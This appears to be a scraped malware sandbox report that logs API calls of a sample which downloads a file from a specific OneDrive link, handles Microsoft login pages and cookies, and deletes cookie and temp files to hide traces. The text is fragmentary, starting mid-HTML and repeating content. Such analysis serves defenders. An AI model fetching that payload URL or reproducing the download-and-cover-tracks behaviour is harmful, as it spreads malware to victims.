To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src||r.href||"")+"'", e+=", id:"+(r.id||""), e+=", async:"+(r.async||""), e+=", defer:"+(r.defer||"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};re) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call Internet Helper API</td><td>API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call Internet Helper API</td><td>API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c</td><td>812</td><td>2232</td></tr>
<tr><td>Detection</td><td>Threat Characteristic: Connects to remote URL or IP address
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg</td><td></td><td></td></tr>
<tr><td>Call Internet Helper API</td><td>API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (3c0, , 1, 2) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: send Args: (3c0, ...`\r.BAU.....M.9.h.Y.uN..D..T.......b.Y8.l., 357, 0) Return: 357</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (3c0, , 1500, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: BCryptDecrypt Args: (909080, H7àfá.;\MŸ\n®ÊÉ"™, 32, 0, , 0, H7àfá.;\MŸ\n®ÊÉ"™, 1109, 53013720, 0) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: BCryptDecrypt Args: (909080, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925357&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:UUZZM4WV2Yg=:Jp5BHwVCpAdNaIRubkEDhFdVqOw5JwKNXA6diyZgks0=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:15:57 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:55:57 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D997DE3\r\nX-ODWebServer: eastus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: C53FB74B0FA1404DA25AF283A99E6A51 Ref B: STOEDGE0514 Ref C: 2021-10-22T17:55:57Z\r\nDate: Fri, 22 Oct 2021 17:55:57 GMT\r\nContent-Length: 0\r\n\r\nßö–FŸ±Ä) e, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925357&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:UUZZM4WV2Yg=:Jp5BHwVCpAdNaIRubkEDhFdVqOw5JwKNXA6diyZgks0=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:15:57 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:55:57 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D997DE3\r\nX-ODWebServer: eastus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: C53FB74B0FA1404DA25AF283A99E6A51 Ref B: STOEDGE0514 Ref C: 2021-10-22T17:55:57Z\r\nDate: Fri, 22 Oct 2021 17:55:57 GMT\r\nContent-Length: 0\r\n\r\nßö–FŸ±Ä) e, 1072, 53013720, 0) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (3c0, , 1, 2) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Delete File</td><td>Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII</td><td>812</td><td>2232</td></tr>
<tr><td>Detection</td><td>Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection
Process ID: 2232
File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt
Type: VSDT_ASCII</td><td></td><td></td></tr>
<tr><td>Call Network API</td><td>API Name: socket Args: (2, 1, 6) Return: 5dc</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: bind Args: (5dc, 0.0.0.0:49182, 16) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Detection</td><td>Threat Characteristic: Listens on port
0.0.0.0:49182</td><td></td><td></td></tr>
<tr><td>Call Network API</td><td>API Name: connect Args: (5dc, 20.190.159.131:443, 16) Return: ffffffff</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: send Args: (5dc, ..., 163, 0) Return: 163</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1024, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: send Args: (5dc, ..., 166, 0) Return: 166</td><td>812</td><td>2232</td></tr>
</table>

Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	812	2232
Call Network API	API Name: send Args: (5dc, ...m.....x.....k.....t...Q ..B-e..`9D.0..<.`\t.....q....@....+..5.Y.1{P<..z....?..6s.x.....\C@I..\..1.....[?AI...o...~t]...1j..#.4....$?YI...O.....,.[, 1157, 0) Return: 1157	812	2232
Call Network API	API Name: recv Args: (5dc, , 1500, 0) Return: ?	812	2232
Call System API	API Name: BCryptDecrypt Args: (46190d0, H]ù^®ws"„Öä09ª}0"–R\n\n\n\n\n\n\n\n\n\n, 32, 0, , 0, H]ù^®ws"„Öä09ª}0"–R\n\n\n\n\n\n\n\n\n\n, 1455, 53013720, 0) Return: 0	812	2232
Call Network API	API Name: recv Args: (5dc, , 14998, 0) Return: ?	812	2232
Call System API	API Name: BCryptDecrypt Args: (46190d0, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:54:57 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nX-DNS-Prefetch-Control: on\r\nLink: <https://acctcdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://logincdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://acctcdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdn.msftauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://logincdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: b4d2ab9d-c20e-4839-8ce3-cdcc58f87800\r\nPPServer: PPV: 30 H: BL6PPF23676E56D V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=285c0200af954d7fa373467124c841c5; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634925357&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DQ7pyaZY4eFBUBrEEheyIQXs5iEisgEuTUy1tspPB1TGAX2EFa4J9F0sAqX03izTrXeeaMJtdhV!WABLWY4SwcXvCXCmAuCAO0rlYKYn8vC8kWbd11KRyaxcm!ewW!ZuW6l!tlZztd4eQw8ntypjzuj4MXMEG!77dmUdxyAND9Kir3m698mL0Roiq6GKoOTDKmrr73RN0JxU9Nzl1*6TtzpN1hOYOWDrtR3b6PRkmDUU3cradaoH301d8MRYrePAGARH2ObmZN07aTVYNnCzOlevsuW2Z7T!AlPQ8Go5OYwF1CxJM4CwHKqnVkIWr9sj7y1YkrLGmcmS*!KeD8F0t76YN6MuAjXZMisoRpPdfMlSGN2L2NPZUKBs7VzrWmfOwDJhURT0Pw0!ulsHUq!9rY*vGFfIP!bEd*JCfrjDZ1OGYywIGaOsUTqQTGeQjAHP4DdX5Mzs932*VU6nWQjJRYlOo!T3kGLe1RcxOWlxzTq0; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-391a0585-6703-4d66-bd37-111a5541ca87$uuid-ce06b7e0-b43a-4ecf-af94-c80d47f0c783; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:55:57 GMT\r\nContent-Length: 27271\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL6PPF23676E56D 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>\n<link rel="preconnect" href="https://logincdn.msauth.net" crossorigin>\n<meta http-equiv="x-dns-prefetch-control" content="on">\n<link rel="dns-prefetch" href="https://acctcdn.msauth.net/">\n<link rel="dns-prefetch" href="https://acctcdn.msftauth.net/">\n<link rel="dns-prefetch" href="https://acctcdnmsftuswe2.azureedge.net/">\n<link rel="dns-prefetch" href="https://acctcdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://logincdn.msauth.net/">\n<link rel="dns-prefetch" href="https://lgincdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://lgincdnmsftuswe2.azureedge.net/">\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=285c0200af954d7fa373467124c841c5"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked. To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title> One) Return: 0	812	2232
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	812	2232
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	812	2232
Call Network API	API Name: recv Args: (5dc, , 16421, 0) Return: ?	812	2232
Call System API	API Name: BCryptDecrypt Args: (46190d0, s)o³©¬, 32, 0, , 0, s)o³©¬, 3977, 53015460, 0) Return: 0	812	2232
Call Network API	API Name: recv Args: (5dc, , 9084, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 6164, 0) Return: ?	812	2232
Call System API	API Name: BCryptDecrypt Args: (46190d0, ign in with a Microsoft account or create a new account. Learn More", bY:'', c8:'', bZ:'', A:10000, fWebNgcFS:false, B:2, C:{}, Di:'', Dj:'', D:false, Dk:'', sFedQS:'wa=wsignin1.0&wtrealm=uri:WindowsLiveID&wctx=wa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634925357%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3D1033%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26contextid%3D9BA108F8DD4B4F1A%26bk%3D1634925357', Dl:'', F:1, Dn:'https://go.microsoft.com/fwlink/?linkid=2013738', H:'', I:'', J:'https://signup.live.com/?wa=wsignin1.0&rpsnv=13&ct=1634925357&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&contextid=9BA108F8DD4B4F1A&bk=1634925357&uiflavor=web&lic=1&mkt=EN-US&lc=1033&uaid=285c0200af954d7fa373467124c841c5', Dp:'', K:false, Dq:'https://go.microsoft.com/fwlink/?LinkID=254486', be:'', A1:0, cE:false, L:0, A2:1, A4:'', A5:'login.live.com', P:1033, cl:0, Q:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634925357%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d9BA108F8DD4B4F1A%26bk%3d1634925357&id=250206&uiflavor=web&uaid=285c0200af954d7fa373467124c841c5&mkt=EN-US&lc=1033&bk=1634925357', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGithubResponse.srf&allow_signup=false&state=65B48CFE4E5A653F', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=285c0200af954d7fa373467124c841c5&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=285c0200af954d7fa373467124c841c5&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=285c0200af954d7fa373467124c841c5', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634925357&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=9BA108F8DD4B4F1A&uaid=285c0200af954d7fa373467124c841c5&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634925357&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=65B48CFE4E5A653F&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634925357&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=285c0200af954d7fa373467124c841c5', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634925357%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d9BA108F8DD4B4F1A%26bk%3d1634925357&id=250206&uiflavor=web&lostauthenticator=1&uaid=285c0200af954d7fa373467124c841c5&mkt=EN-US&lc=1033&bk=1634925357', urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3Fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634925357%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D5) Return: 0	812	2232
Call Network API	API Name: recv Args: (5dc, , 1, 2) Return: ?	812	2232
Detection	Threat Characteristic: Causes process to crash Process ID: 2232 Image Path: vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DE2FE\1DE2FE Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DE2FE\ Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf) Return: 1		1152
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf Type: VSDT_MDB_20		1152
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1152 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf Type: VSDT_MDB_20		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 98		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 98		1152
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1958949.od) Return: 1		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1152

Delete File	Path: %TEMP%\1958949.od Type: VSDT_ASCII		1152
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1152 File: %TEMP%\1958949.od Type: VSDT_ASCII		

Screenshot



Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	525D5CC4A2C5E606732C23E064C3A68BE58350BA
SHA-256	CB96511643B523C24D89DBF9837A74CF040C9595063141D6C04CEC24147B228D
MD5	C232F9D78B83872CD2DC149FF72D8F5A
Size	122502 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$Normal.dotm	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
~WRS{6CC14001-019B-4D1E-A137-CF875FC51B96}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\zx$ Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 5356000b		776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		776
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		776
Call Thread API	API Name: NtResumeThread Args: (Process:1060,) Return: ?		776
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1060], ppid[776) Return: 1		776
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:1060:%windir%\splwow64.exe) Return: 1		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ :% Value: None		776
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		776
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ :% Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\>!% Value: None		776
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		776
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		776
